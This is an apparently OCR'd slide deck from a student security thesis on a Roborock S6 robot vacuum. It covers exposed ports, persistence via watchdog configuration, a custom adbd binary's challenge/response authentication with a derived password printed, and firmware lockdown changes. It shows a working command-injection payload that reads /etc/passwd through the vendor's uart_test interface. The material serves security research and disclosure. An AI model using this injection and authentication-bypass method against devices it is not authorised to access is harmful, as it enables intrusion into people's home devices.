- Can be modified to contain malicious software that persists a factory reset
- Mountable - `mount /dev/mmcblk0p7 ...`
- Why? Allows easy updates of the ‘factory image’
- But the partition could somehow be encrypted

Thesis B - Capture of device traffic (port-mirroring)

Speaking of packets...

WiFi credentials in plain text during setup



Fingerprinting


Ports


```
root@rockrobo:~# netstat -nltp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Progra
tcp        0      0 127.0.0.1:54322         0.0.0.0:*               LISTEN      991/miio_c
tcp        0      0 127.0.0.1:54323         0.0.0.0:*               LISTEN      991/miio_c
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1644/sshd
tcp        0      0 127.0.0.1:55551         0.0.0.0:*               LISTEN      998/rriot_
tcp        0      0 0.0.0.0:6668            0.0.0.0:*               LISTEN      998/rriot_
tcp6       0      0 :::22                   :::*                    LISTEN      1644/sshd
```

`tcp/22` and `tcp/6668` are exposed


Thesis B - Remote access persistence (see proof of concept)

Going wireless - establishing SSH





- Remove iptables rule to gain access
  - (and so could an attacker)
- Can I add persistent access?
  - Yes, modify `rrwatchdoge.conf`
- Can also add remote access
  - e.g. ZeroTier



(some) Interesting Files

/var/log/apt/history.log

Installed packages that are not part of the base system

```
Start-Date: 2016-01-25  11:18:05
Commandline: /usr/bin/apt-get install rsync
Install: rsync:armhf (3.1.0-2ubuntu0.2)
End-Date: 2016-01-25  11:18:11

Start-Date: 2016-04-05  12:30:59
Commandline: /usr/bin/apt-get install ccrypt
Install: ccrypt:armhf (1.10-4)
End-Date: 2016-04-05  12:31:01

Start-Date: 2016-04-25  09:58:29
Commandline: /usr/bin/apt-get install tcpdump
Install: tcpdump:armhf (4.5.1-2ubuntu1.2), libpcap0.8:armhf (1.5.3-2, automatic)
End-Date: 2016-04-25  09:58:33
```

- Why does a vacuum cleaner need `rsync` or `tcpdump`?

Thesis B - Investigating `rrlogd`


(some) Interesting Files


`mmcblk0p8/opt/rockrobo/rrlog/rrlogd`

Logs are encrypted at rest (after being packed)

Originally used to be a symmetric key, now using a public key

😕 Logging program has the functionality to unblock port 22?





(some) Interesting Files

mmcblk0p7/usr/bin/adbd

- Custom ADB binary
- Had a brief look (more)

```
locksec_init_key: can not find the prefix str from adb conf file, use default
locksec_init_key: can not find the suffix str from adb conf file, use default
locksec_init_serial: adb read 465 bytes from /proc/cpuinfo
locksec_init_key: locksec_init_key, rockrobo%()+-[]_8a80ab8936d76c118000:;<=>?@{}rubyde
locksec_apply_key: locksec_apply_key, erI09cyW%()+-[]_8a80ab8936d76c118000:;<=>?@{}CzD2
locksec_apply_passwd: adb source str: erI09cyW%()+-[]_8a80ab8936d76c118000:;<=>?@{}CzD2
locksec_apply_passwd: locksec_apply_passwd, passwd: 0y[ad8@w
```

Related files

- mmcblk0p6/vinda
- mmcblk0p6/adb.conf
- mmcblk0p8/var/log/upstart/adbd.log

Where we left off

From Thesis B (security)

- Finish analysing firmware binaries
- Comparing files against the stock Ubuntu OS
- Check if an IPv6 address is assigned (hence SSH)
  - ans: no.

From Thesis C (privacy)

- LAN/WAN traffic analysis
  - Look at network behaviour
  - Hook into transmit and receive functions (pre-encrypt / post-decrypt)
- Update to latest version (and hope we don't get locked out)
  - disclaimer: we got locked out. hahah….
  - Compare file changes
- Factory reset device, check for remnant files

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

Command injection vulnerability exists within the modified adbd binary

```
D:\thesis\misc\adbd_launcher (master)
λ py -3 adbStart.py "uart_test $(cat $(base64 /etc/passwd))"
challenge='iUNs5vuhymiEJBpRTiqsRTu' response='su-_71EB'
cmd='adb shell "CRA[FCEQBPPTUV_Rsu-_71EB uart_test $(cat $(base64 /etc/passwd))"'
cat: cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaAp6NTIwNjY3Nzo6MDowOiwsLDovcm9vdDov: No such file or directory
cat: YmluL2Jhc2gKZGFlbW9uOng6MToxOmRhZW1vbjovdXNyL3NiaW46L3Vzci9zYmluL25vbG9naW4K: No such file or directory
cat: YmluOng6MjoyOmJpbjovYmluOi91c3Ivc2Jpbi9ub2xvZ2luCnN5czp4OjM6MzpzeXM6L2Rldjov: No such file or directory
cat: dXNyL3NiaW4vbm9sb2dpbgpzeW5jOng6NDo2NTUzNDpzeW5jOi9iaW46L2Jpbi9zeW5jCmdhbWVz: No such file or directory
cat: Ong6NTo2MDpnYW1lczovdXNyL2dhbWVzOi91c3Ivc2Jpbi9ub2xvZ2luCm1hbjp4OjY6MTI6bWFu: No such file or directory
cat: Oi92YXIvY2FjaGUvbWFuOi91c3Ivc2Jpbi9ub2xvZ2luCmxwOng6Nzo3OmxwOi92YXIvc3Bvb2wv: No such file or directory
cat: bHBkOi91c3Ivc2Jpbi9ub2xvZ2luCm1haWw6eDo4Ojg6bWFpbDovdmFyL21haWw6L3Vzci9zYmlu: No such file or directory
cat: L25vbG9naW4KbmV3czp4Ojk6OTpuZXdzOi92YXIvc3Bvb2wvbmV3czovdXNyL3NiaW4vbm9sb2dp: No such file or directory
cat: bgp1dWNwOng6MTA6MTA6dXVjcDovdmFyL3Nwb29sL3V1Y3A6L3Vzci9zYmluL25vbG9naW4KcHJv: No such file or directory
cat: eHk6eDoxMzoxMzpwcm94eTovYmluOi91c3Ivc2Jpbi9ub2xvZ2luCnd3dy1kYXRhOng6MzM6MzM6: No such file or directory
cat: d3d3LWRhdGE6L3Zhci93d3c6L3Vzci9zYmluL25vbG9naW4KYmFja3VwOng6MzQ6MzQ6YmFja3Vw: No such file or directory
cat: Oi92YXIvYmFja3VwczovdXNyL3NiaW4vbm9sb2dpbgpsaXN0Ong6Mzg6Mzg6TWFpbGluZyBMaXN0: No such file or directory
cat: IE1hbmFnZXI6L3Zhci9saXN0Oi91c3Ivc2Jpbi9ub2xvZ2luCmlyYzp4OjM5OjM5OmlyY2Q6L3Zh: No such file or directory
cat: ci9ydW4vaXJjZDovdXNyL3NiaW4vbm9sb2dpbgpnbmF0czp4OjQxOjQxOkduYXRzIEJ1Zy1SZXBv: No such file or directory
cat: cnRpbmcgU3lzdGVtIChhZG1pbik6L3Zhci9saWIvZ25hdHM6L3Vzci9zYmluL25vbG9naW4Kbm9i: No such file or directory
cat: b2R5Ong6NjU1MzQ6NjU1MzQ6bm9ib2R5Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgps: No such file or directory
cat: aWJ1dWlkOng6MTAwOjEwMTo6L3Zhci9saWIvbGlidXVpZDoKc3lzbG9nOng6MTAxOjEwNDo6L2hv: No such file or directory
cat: bWUvc3lzbG9nOi9iaW4vZmFsc2UKc3NoZDp4OjEwMjo2NTUzNDo6L3Zhci9ydW4vc3NoZDovdXNy: No such file or directory
cat: L3NiaW4vbm9sb2dpbgpkbnNtYXNxOng6MTAzOjY1NTM0OmRuc21hc3EsLCw6L3Zhci9saWIvbWlz: No such file or directory
cat: YzovYmluL2ZhbHNlCg==: No such file or directory
[ 4838293]<N>rr_pid_item_createthread:577:set SysMode father frameworks_main
[ 4838294]<N>rr_pid_item_createthread:580:lock
[ 4838294]<N>DoFrameworksCreateThread:535:frameworks_main want create thread:SysMode
```

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

What's modified?

- Interface to perform `uart_test` and `ruby_flash`
- Authenticated access to `adb shell`
  - Dynamic challenge/response
  - Requires knowledge of `vinda`, device ID

```
int32_t locksec_apply_passwd(int32_t arg1)

    char* r6 = &locksec_init_key_VALUE[0x23]
    int32_t r4 = 0
    int32_t r5 = 0
    SOME_LOGGER(level: 1, format: "%s: adb source str: %s\n", "locksec_apply_passwd", &locksec_init_key_VALUE)
    void* var_30 = nullptr
    int32_t var_38 = 4
    while (true)
        int32_t r0 = 0
        int32_t r3_2 = var_38 + 1
        int32_t r1_2 = (var_38 s>> 1) + 1
        int32_t r2_1 = r3_2 s>> 1
        int32_t r3_5 = 0
        do
            int32_t lr_1
            if (r3_5 s<= 0x17)
```

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

Auth Flow

```
SYS_PASSWD = /mnt/default/vinda := ABCD1234ABCD1234

# Get challenge
CHALLENGE $= adb shell [SYS_PASSWD]rockrobo dynamickey

# Generate response
ADB_PASSWD = generate(challenge, device_id)

# Perform command
adb shell [SYS_PASSWD][ADB_PASSWD] [COMMAND*]
```

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

Achieving RCE

- The modified binary has some sort of access level implementation
  - Depends on value in `/mnt/default/adb.conf` (RO)

- Arbitrary command execution when access level = 0
  - But the app also resets this value to 1
  - `&`, `;`, `|`, `` ` `` characters are also forbidden

😢 No arbitrary command execution…

```
$> py -3 adbStart "whoami"

src/rr_ruby.c::adb_check_unlock_level1():not support /adb shell sys_passwd#adb_passwd w
```

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

Noooooooooo wait what


```
λ py -3 adbStart "uart_testnooooooooooo"
challenge='5tLzxTzu7u%uTOsLQc2sM5H' response='zz]0c8=s'
cmd='adb shell "CRA[FCEQBPPTUV_Rzz]0c8=s uart_testnooooooooooo"'
/bin/sh: 1: uart_testnooooooooooo: not found
```

... where did `/bin/sh` come from..?

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

RCE via command substitution



Avoiding the forbidden characters (`&`, `;`, `|`, `` ` ``) we can exploit command substitution and redirections to inject commands.

Allows us to write to the filesystem

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

RCE via command substitution

Or read from the filesystem too!

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

POC breakdown (Where it falls apart)

- Still need to authenticate before RCE possible
  - Still need knowledge of the `/mnt/default/vinda` file
  - Need to physically open the device at least once
    - Screws. Lots of them.

- At least, provides a way to issue commands even when `adb_lock != 0`
  - USB protocol is more common and accessible to people
  - SSH access might stop working / be blocked (spoilers)
  - Serial access might stop working / be blocked (spoilers)

Firmware Comparison

```
$> cat /etc/OS_VERSION
ro.product.device=MI1558_TANOS_MP_S2020032500REL_M3.3.0_RELEASE_20200325-204847
$> #              ^^^^^^           ^^^^^^^^
$> #              \/\\//           \\\\////
$> #          Xiaomi v01.15.58  25th March 2020
$> #
```

Aside

- The Roborock S6 was released in June 2019
- The unit I have was manufactured June 2020
  - My unit has a newer base firmware (25th March 2020)
- Note the presence of “MI” at the start of the product string

Firmware Comparison

Stock Ubuntu 14.04.3 LTS

Performed a `diff` check against the Ubuntu 14.04.3 Core LTS (armhf) OS.

- All binaries present on the device matched, except for `ntpdate` (synchronise computer time via NTP)
- Still functionally equivalent

Firmware Comparison

A new firmware

```
-ro.product.device=MI1558_TANOS_MP_S2020032500REL_M3.3.0_RELEASE_20200325-204847
+ro.product.device=TANOS_V2902-2022042802REL_M3.5.8_T4.1.4-2_RELEASE_20220428-202811
-ro.build.display.id=TANOS_MP_R16_RELEASE_20200325-204847
+ro.build.display.id=TANOS_MP_R16_RELEASE_20220428-202811
 ro.sys.cputype=R16.STM32.A3.G1
-ro.build.version.release=1558
+ro.build.version.release=V2902
-ro.build.date.utc=1585140527
+ro.build.date.utc=1651148891
```

The update process performed several incremental updates..
finally updating to v02.29.02 (28th April 2022)

Firmware Comparison

The Official Changelog

```
> 01.17.08 (17th April 2020)
- Supports multi-floor map saving and robot knows which floor it is
- Update to new structured SLAM algorithm to make map more reliable
- Support customised room cleaning sequence
- Support no-mop zone

> 01.19.98 (9th June 2020)
* Improvised Wi-Fi Easy Connect
* overall improvements
* bug fixes
* UX fixes

> 01.20.76 (23rd June 2020)
* Obstacle avoidance enhancements
* Bug fixes and UI optimisation

> probably more updates (got locked out)

> 02.29.02 (28th April 2022)
* Optimized the quick mapping experience
```

Firmware Comparison

The Changelog I Actually Care About

```
> 01.17.08 (17th April 2020)
* /opt/rockrobo/watchdog/WatchDoge iptables drop SSH
* /opt/rockrobo/rrlog/rrlogd iptables drop SSH
* Utilities change to busybox
* SSH server changed to dropbear
* /opt/rockrobo/rriot/rriot_rr added (but not enabled)

> 01.19.98 (9th June 2020)
* Serial handler changed to /sbin/rr_login

> 01.20.76 (23rd June 2020)
-

> probably more updates (got locked out)

> 02.29.02 (28th April 2022)
* /opt/rockrobo/rriot/rriot_rr enabled
```

Firmware Comparison

Getting locked out - `rr_login`

```
1 ...
2 * /opt/rockrobo/rriot/rriot_rr added (but not enabled)
3
4 > 01.19.98 (9th June 2020)
5 * Serial handler changed to /sbin/rr_login
6
7 > 01.20.76 (23rd June 2020)
8 -
9 ...
```


After the v01.19.98 update, serial shell access was denied, uh oh!

Firmware Comparison

Lockdown: Shell

- Serial handler no longer uses `getty`
  - Now uses modified version called `rr_login`
- OpenSSH server was replaced with modified version of `dropbear`

Both only allow login as the `root` user



Firmware Comparison

Lockdown: Authentication

The `vinda` file is no longer used for auth!

Login attempts now verify against

- `[mmcblk0p6]/shadow`
- `[mmcblk0p6]/shadow.sign`.


> *But these files don't exist on my device…*

Affected: `rr_login` (serial), `dropbear` (SSH), `adbd`? (USB)

Fix
(1) Enter bootloader and force entrypoint to a shell
